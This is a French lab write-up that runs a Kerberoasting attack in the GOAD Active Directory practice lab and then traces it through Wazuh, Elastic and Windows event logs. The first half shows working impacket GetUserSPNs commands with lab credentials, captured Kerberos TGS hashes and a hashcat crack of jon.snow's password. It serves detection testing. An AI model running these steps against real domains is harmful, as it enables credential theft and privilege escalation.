

# Démonstration d'une attaque de type Kerberoast sur l'environnement GOAD.

---

## Introduction :

Après avoir implémenté nos agents Elastic et Wazuh, on va pouvoir tester l'attaque et donc la détection de nos SIEMs d'attaques bien connues comme le Kerberoasting. Celle-ci consiste à utiliser un utilisateur lambda qui appartient au domaine Kerberos pour demander de récupérer un ticket de service (TGS) à un utilisateur du domaine (avec des droits plus élevés) qui est défini avec un nom de service (SPN) puis de tenter de trouver le mot de passe avec du bruteforce offline.

Pour ce qui est de la Matrice Mitre (<https://attack.mitre.org/techniques/T1558/003/>) :

ID: T1558.003

Sub-technique of: T1558

- ① Tactic: Credential Access
- ① Platforms: Windows
- ① System Requirements: Valid domain account or the ability to sniff traffic within a domain

Contributors: Praetorian

Version: 1.2

Created: 11 February 2020

Last Modified: 30 March 2023

Une fois le bon mot de passe retrouvé, on peut donc escalader nos privilèges sur l'AD et récupérer plus d'informations. On passera donc sur une tactique d'élévation de privilèges.

## Déroulement de l'attaque :

- \* Lister les Service Principal Names (SPNs). Un SPN est de la forme suivante TERMSRV/DC1 (où TERMSRV est le type de service et DC1 est le serveur où le service est actif).
- \* Faire des requêtes pour récupérer les tickets Kerberos.

- \* Exporter les tickets pour les manipuler
- \* Convertir les tickets en un format manipulable par Hashcat.
- \* Casser le hash pour récupérer le mot de passe avec Hashcat.

(<https://ruuand.github.io/Kerberoasting/>)

## Mise en place de l'attaque :

Pour l'attaque, puisqu'il s'agit pour élever nos privilèges, on va choisir un utilisateur basique présent sur un des AD déployés sur le GOAD.

```
=> Domaine : north.sevenkingdoms.local
=> IP du Domaine : 10.202.0.118
=> User : brandon.stark
=> Mot de passe : iseedeadpeople
```

On remplit notre fichier /etc/hosts pour notre kali :

```
nano /etc/hosts :
> 10.202.0.118    winterfell.north.sevenkingdoms.local
north.sevenkingdoms.local winterfell
```

On commence par énumérer les utilisateurs vulnérables au Kerberoasting avec notre utilisateur valide :

```
cd /opt/impacket/examples && sudo rdate -n north.sevenkingdoms.local &&
sudo python3 GetUserSPNs.py -request -dc-ip 10.202.0.118
north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```

```
(kali@kali)-[~]
$ cd /opt/impacket/examples 66 sudo rdate -n north.sevenkingdoms.local 66 sudo python3 GetUserSPNs.py -request -dc-ip 10.202.0.118 north.sevenkingdoms.local/brandon.stark:iseedeadpeople
Mon Nov 27 11:26:46 EST 2023
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
CIFS/winterfell.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2023-11-22 16:02:12.136364	<never>	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2023-11-22 16:02:12.136364	<never>	constrained
MSSQLSvc/castelblack.north.sevenkingdoms.local	sql_svc		2023-11-22 16:02:18.683112	2023-11-24 05:22:08.152306	
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433	sql_svc		2023-11-22 16:02:18.683112	2023-11-24 05:22:08.152306	

```
[*] CCache file is not found. Skipping...
$krb5tgs$23$jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$92feb79eb91f302a25397f72f7e6b24d4f34d12523a4a8d61c0b9bd10fe2b8bafcf78fd9ccd594d57beb566da224074be7ea07bb8e5ad2ae52781ecb432e3483e637e2dfae959f7107273a7ecf82aef8e84340c12bc0e8df428bb96530e9e23f85ddd6d21fe51fd429a1c7183617f3659fe139bf547fb909bb7262010915fd8307d512688343646c72e2e9202e93069a2447ebf1757c849c2a0c65031f00b2600a87e1b588e9ac3df957ef5483f9deeb553fadec6106cc380ab75a68c5015f287721da89dc05a35f211a56dee9e791b4d14c58911befcccb6146d28ee153d09e65285c62444ba354961d22debce8a14df44453f5ad3de759998956c8a6bf1e5d
```

On remarque que l'utilisateur jon.snow est vulnérable. On va donc demander un ticket de service pour son utilisateur et dans un format de hash compréhensible par Hashcat :

```
cd /opt/impacket/examples && sudo rdate -n north.sevenkingdoms.local &&
sudo python3 GetUserSPNs.py -request -dc-ip 10.202.0.118
north.sevenkingdoms.local/brandon.stark:iseedeadpeople -request-user
```

```
jon.snow -outputfile kerbe.hash && clear && echo "Voici le hash récupéré :  
$(cat kerbe.hash)"
```

```
Voici le hash récupéré : $krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$nor...311674:iknownothing
```

Puis on lance Hashcat pour bruteforcer le mot de passe :

```
hashcat -m 13100 --force -a 0 kerbe.hash /usr/share/wordlists/rockyou.txt -  
-force
```

```
c667df4c1b3e5698615f4f896080db32a878015ef67e3f5694e8fbb1d7ab51337d8aabbf701503a284e0cdabd045d42-  
0c15ce1ef18c039cad4ac0688cc77b192328f791955923e714d2446a54a7c311674:iknownothing
```

```
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)  
Hash.Target.....: $krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$nor...311674  
Time.Started....: Mon Nov 27 17:35:46 2023, (2 secs)  
Time.Estimated...: Mon Nov 27 17:35:48 2023, (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 7420.4 kH/s (9.93ms) @ Accel:512 Loops:1 Thr:32 Vec:1  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 7864320/14344386 (54.83%)  
Rejected.....: 0/7864320 (0.00%)  
Restore.Point....: 7372800/14344386 (51.40%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator
```

*Je fais le hashcat sur Windows car je n'ai pas intégré mon GPU sur ma VM, donc je peux profiter de ma puissance de calcul GPU uniquement sur mon Os principal*

On obtiens donc le mot de passe de l'utilisateur privilégié jon.snow qui est : *iknownothing*

## Réactions / Détection :

### Wazuh :

Au niveau du SIEM Wazuh, dans l'onglet Security Events, on remarque directement que l'agent présent sur le dc02 nous remonte une alerte :

Wazuh Security events

Nov 27, 2023 @ 17:40:34.416 004 dc02 Possible Kerberoasting attack 12 110002

Table JSON **Rule**

Information [View in Rules](#)

ID	Level	File	Path
110002	12		

Groups  
security\_event, windows

Details

If_sid	Win.system.eventID	Win.eventdata.TicketOptions	Win.eventdata.TicketEncryptionType
60103	pattern: ^4769\$	pattern: 0x40810000, type: pcre2	pattern: 0x17, type: pcre2

Options  
no\_full\_log

Compliance

Il a bien détecté l'attaque Kerberoast et nous la remonte. On peut savoir quel utilisateur a été touché pour pouvoir changer son mot de passe rapidement et monitorer les actions de l'attaquant :

```

{
  "targetDomainName": "NORTH.SEVENKINGDOMS.LOCAL",
  "serviceSid": "S-1-5-21-2911866419-1463443273-995601742-1118",
  "serviceName": "jon.snow",
  "ticketEncryptionType": "0x17",
  "status": "0x0"
},
{
  "system": {
    "eventID": "4769",
    "keywords": "0x8020000000000000",
    "providerGuid": "{54849625-5478-4994-a5ba-3e3b8328c30d}",
    "level": "0",
    "channel": "Security",
    "opcode": "0",
    "message": "\tA Kerberos service ticket was requested.\r\n\r\nAccount Information:\r\n\tAccount Name:\t\tCASTELBLACK$NORTH.SEVENKINGDOMS.LOCAL\r\n\tAccount Domain:\t\tNORTH.SEVENKINGDOMS.LOCAL\r\n\tLogon GUID:\t\t{357c6a8d-1282-3cf6-4e36-7e754e36b9a8}\r\n\r\nService Information:\r\n\tService Name:\t\tjon.snow\r\n\tService ID:\t\tS-1-5-21-2911866419-1463443273-995601742-1118\r\n\r\nNetwork Information:\r\n\tClient Address:\t\t::ffff:192.168.56.22\r\n\tClient Port:\t\t53134\r\n\r\nAdditional Information:\r\n\tTicket Options:\t\t0x40810000\r\n\tTicket Encryption Type:\t0x17\r\n\tFailure Code:\t\t0\r\n\r\nTransited Services:\t-\r\n\r\n\r\nThis event is generated every time access is requested to a resource such as a computer or a Windows service. The service name indicates the resource to which access was requested.\r\n\r\n\r\nThis event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket.\r\n\r\n\r\nTicket options, encryption types, and failure codes are defined in RFC 4120.\t",
    "version": "0",
    "systemTime": "2023-11-27T16:40:33.376142700Z",
    "eventRecordID": "181816",
  }
}

```

jon.snow est bien le compte visé par l'attaque.

Wazuh ne bloque pas l'action suspecte, il détecte juste. On peut modifier son comportement en modifiant son fichier de configuration ossec en rajoutant des actions, conformément à la documentation Wazuh présente ici : <https://wazuh.com/blog/blocking-attacks-active-response/>.


Cependant, puisqu'il peut s'agir d'actions totalement légitimes, il n'existe pas de modules permettant de bloquer directement par IP le possible attaquant. Il faut donc sécuriser au niveau de l'AD en évitant d'attribuer un SPN aux utilisateurs et de toujours avoir des mots de passes robustes d'au moins 20 caractères pour l'ensemble des comptes.

## Elastic :

Au niveau du SIEM Elastic, on peut d'une manière plus claire et rapide visualiser les logs générés par "l'attaque" en utilisant les filtres dans les query :

<input type="checkbox"/>		Nov 29, 2023 @ 08:40:52.2...	A Kerberos service t...	winterfell	system	filebeat	system.security	kerberos-service-tic...	brandon.stark	10.202.0.81	—
<input type="checkbox"/>		Nov 29, 2023 @ 08:40:52.2...	A Kerberos authenti...	winterfell	system	filebeat	system.security	kerberos-authentica...	brandon.stark	10.202.0.81	—

Demande d'authentification TGT -> Demande TGS au service jon.snow



On peut visualiser très rapidement quel compte a effectué la commande puis l'ip source de la demande. En agrandissant les détails du log remonté, on peut donc voir qu'un TGS a été demandé pour le service Name jon.snow.

Les logs Windows sur DC02 (Observateur d'événements) :

Au niveau de la prise de logs en local sur la machien DC02, on peut récupérer les logs suivants générés par l'attaque Kerberoast :

tim Nombre d'événements : 11				
Niveau	Date et heure	Source	ID de l'événement	Catégorie de la tâche
Information	28/11/2023 14:23:13	Microsoft Windows security a...	4799	Security Group Management
Information	28/11/2023 14:23:13	Microsoft Windows security a...	4672	Special Logon
Information	28/11/2023 14:23:13	Microsoft Windows security a...	4624	Logon
Information	28/11/2023 14:23:13	Microsoft Windows security a...	4648	Logon
Information	28/11/2023 14:23:13	Microsoft Windows security a...	4769	Kerberos Service Ticket Operati...
Information	28/11/2023 14:23:13	Microsoft Windows security a...	4768	Kerberos Authentication Service
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4634	Logoff
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4769	Kerberos Service Ticket Operati...
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4768	Kerberos Authentication Service
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4624	Logon
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4776	Credential Validation

On peut suivre étapes par étapes l'attaquant dans sa récupération du ticket de jon.snow. On commence tout d'abord par la connexion de l'attaquant :

Information	28/11/2023 14:23:02	Microsoft Windows security a...	4624	Logon
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4776	Credential Validation

Événement 4624, Microsoft Windows security auditing.

Général Détails

☒ Vue simplifiée ☐ Vue XML

**TargetUserSid** S-1-5-21-2911866419-1463443273-995601742-1115  
**TargetUserName** brandon.stark  
**TargetDomainName** NORTH  
**TargetLogonId** 0x1062dd3b  
**LogonType** 3  
**LogonProcessName** NtLmSsp  
**AuthenticationPackageName** NTLM

*Le compte brandon.stark se connecte (compte compromis ou généré par un attaquant)*

Le compte malveillant demande ensuite un ticket d'authentification Kerberos (TGT) auprès du service krbtgt pour pouvoir faire sa dernière action :

Information	28/11/2023 14:23:02	Microsoft Windows security a...	4768	Kerberos Authentication Service
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4624	Logon
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4776	Credential Validation

Événement 4768, Microsoft Windows security auditing.

Général Détails

Un ticket d'authentification Kerberos (TGT) a été demandé.

Informations sur le compte :  
Nom du compte : brandon.stark  
Nom du domaine Kerberos fourni : NORTH.SEVENKINGDOMS.LOCAL  
ID de l'utilisateur : S-1-5-21-2911866419-1463443273-995601742-1115

Informations sur le service :  
Nom du service : krbtgt  
ID du service : S-1-5-21-2911866419-1463443273-995601742-502

Informations sur le réseau :  
Adresse du client : ::ffff:10.202.0.81  
Port client : 37808

Une fois authentifié auprès de Kerberos, il peut alors demander un ticket de service (TGS) pour l'utilisateur jon.snow (qui est défini comme service).



Information	28/11/2023 14:23:02	Microsoft Windows security a...	4769	Kerberos Service Ticket Operati...
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4768	Kerberos Authentication Service
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4624	Logon
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4776	Credential Validation

Événement 4769, Microsoft Windows security auditing.

Général Détails

Un ticket de service Kerberos a été demandé.

Informations sur le compte :

- Nom du compte : **brandon.stark**@NORTH.SEVENKINGDOMS.LOCAL
- Domaine du compte : NORTH.SEVENKINGDOMS.LOCAL
- GUID d'ouverture de session : {20537f84-6e21-adaa-173c-60b548144804}

Informations sur le service :

- Nom du service : **jon.snow**
- ID du service : S-1-5-21-2911866419-1463443273-995601742-1118

Informations sur le réseau :

- Adresse du client : ::ffff:10.202.0.81
- Port client : 37822

Journal : Sécurité

Source : Microsoft Windows security ; Connecté : 28/11/2023 14:23:02

Événement : 4769 Catégorie : Kerberos Service Ticket Operations

Niveau : Information Mots-clés : Succès de l'audit

Utilisateur : N/A Ordinateur : winterfell.north.sevenkingdoms.local

Opcode : Informations

C'est donc le fameux ticket qu'on reçoit avec la commande au niveau de l'attaquant et qui contient le mot de passe de l'utilisateur de manière chiffrée :

```
Voici le hash récupéré : $krb5tgs$23*$jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/jon.snow*$d9b2803f65471bd24c890301d33cd04e5157e0f1ff02c7520a448d154956c28c0108db1117e1292479c5ee9d487dd85742d2807b7f7ce6211b6f7938da1fbcb7411837aa582039e1568ecdee9c28b68265dec8db15dc0e3ba76a09a2db4b3995e03381ac990d8bc33fe9ef8723f884b1848835876593d0918411eebfec92576ed13f32e8940dec6585ebf20743557d5a5a5d8b8096e813e11c42eb2552878d78de9e6615f156b1f65fc3fa9ddde28419760bf2f397a0f0e427c58473c36a051f7460915e0a52822f16937c05303421543a5960e09f0ead0a347e96bd564aebc15716d5c844e18211f5dc377347fda9a27e82ec90d3c1c8d0f83b578e97d696dd1f0d2801252bd55f084cd05bc275084c5ac4439286e0ce01381a1ec9ed478b03a72a0446d097e0b07803210e907fd1e022e813db0e1bc42089f8da33e710be25a1177a5b13a4fd992c6a14339d4ffc06927219ecf21ef81f2b02ba3a01d846453121e1aa724ddca9f733f363314ddc65f002d6532539b37ca83c71df3f04dc08072c72e1cdd4a0b004b169aa899a4161193cc01c0f78629fba9c2347dc68a7eddf9da551f7a14f09b078a9fc78e502e1003a0f7b7767d343565ae61f08c4cc8698fca77001ce07b09c9cdd663dd04ba8e9b408821eb37e23fde8b36625650b4b28de0c4c65d350193d1862a180cafb85d674ff2cede32f080d0f89ca834b7f1d6a37caf136013a7016ca78d0ffbebbd66e78a596cd9a8042122ca70e23bb908bda31d0cf5d11c65bee7044e0a1b5b4ff48a30b156e0d139de76ad3b01ae67c46ab07f3f8482e3a5a5e724a7553f8f2a1f76dab12a3c6a14ec6f1c20bf83a55e468d04ac30a3fc22422043fc1126ce3184210adc7b6a0b921ae5810ba0e4f9582e36544a0a0c21c8f4c70aa0e4d080182ade4988ab521780a89072ae794c25fc42d4092be4e4558b8001cd17f674074d235f68b39534c0207ace7161d0dd133ec11f1a0f08398d07ae2f35b10a470a722efef6320b78a890e11a180ba397904077675e1239ca58ec6ca0b6a8cab846ad3d0e87778e4863aabb9c3d5265da1bf09054f647f1466a24e255aca664c55329d251a33dd59e0cf98a6c3fc48c9f0c467399398b5bf0b1761711c0eb10e6273af259244f1050d4e73456a8c9353295be185d753e1b69d7f3e1ce7f9c94bf4c52be3e7ad39029a58fbf3d238ffcf74e2d4b54119974e4e276a3a39bc4f73bdbf6c2870568d4bf7af353b6a27eb8d5b4ff4037c01ca3edaa43405b7e09a67c91c0eac6af7b63aab3c563585f4137323ed77af28be2599be6d67ee15eb0bb28af990efc6b4f8a69de81a1e3b2bcad43258a04be6202dbb69645b4fed3e556f5dbcd702adad85e0f68ce9b743cad0263884beccabca0bdaa91470a877b06b9562173a2814dc38c3f0d7f0b0cd73548e29b715b1ca1b8b64e740ec746c9d50434f092381c4f81bc067df4c1b3e5098615f4f896080db32a878015e7e3f5094e8fbb1d7ab51337d8aabb7701503a284e0cdabd045d42f01e7aad163dd12b9031189e341d890777c1cdd09938e0ce930c15ce1ef18c089cadac0868cc77b192328f791955923e714d2446a54a7c311674
```

```
c667df4c1b3e5698615f4f896080db32a878015ef67e3f5694e8fbb1d7ab51337d8aabbf701503a284e0cdabd045d42f0c15ce1ef18c039cad4ac0688cc77b192328f791955923e714d2446a54a7c311674:iknownothing

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23*$jon.snow$NORTH.SEVENKINGDOMS.LOCAL$nor...311674
Time.Started....: Mon Nov 27 17:35:46 2023, (2 secs)
Time.Estimated...: Mon Nov 27 17:35:48 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 7420.4 kH/s (9.93ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 7864320/14344386 (54.83%)
Rejected.....: 0/7864320 (0.00%)
Restore.Point....: 7372800/14344386 (51.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

Enfin, après avoir demandé le ticket TGS, l'utilisateur malveillant se déconnecte :

Information	28/11/2023 14:23:02	Microsoft Windows security a...	4634	Logoff
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4769	Kerberos Service Ticket Operati...
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4768	Kerberos Authentication Service
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4624	Logon
Information	28/11/2023 14:23:02	Microsoft Windows security a...	4776	Credential Validation

Événement 4634, Microsoft Windows security auditing.

Général Détails

Fermeture de session d'un compte.

Sujet :

- ID de sécurité : S-1-5-21-2911866419-1463443273-995601742-1115
- Nom du compte : **brandon.stark**
- Domaine du compte : NORTH
- ID du compte : 0x1062DD3B

Type d'ouverture de session : 3

Cet événement est généré lorsqu'une session ouverte est supprimée. Il peut être associé à un événement d'ouverture de session en utilisant la valeur ID d'ouverture de session. Les ID d'ouverture de session ne sont uniques qu'entre les redémarrages sur un même ordinateur.

En tant qu'analyste de SoC, on peut alors déduire très rapidement et sans outils tierces, que le compte **brandon.stark** depuis l'IP 10.202.0.81 a été compromis dans le but de pouvoir demander un ticket de service à l'utilisateur **jon.snow** qu'un attaquant va pouvoir ensuite essayer de craquer.

On peut alors réagir en analysant le poste concerné et en modifiant les mots de passes des deux comptes. On pourra aussi vérifier en fouillant dans les logs que **brandon.stark** n'a pas été impliqué dans d'autres attaques de ce genre.

On remarque aussi très rapidement que les messages de logs sont identiques sur Wazuh aussi bien que sur Elastic, on peut donc bien vérifier que ces deux SIEMs se basent sur l'observateur d'événements Windows.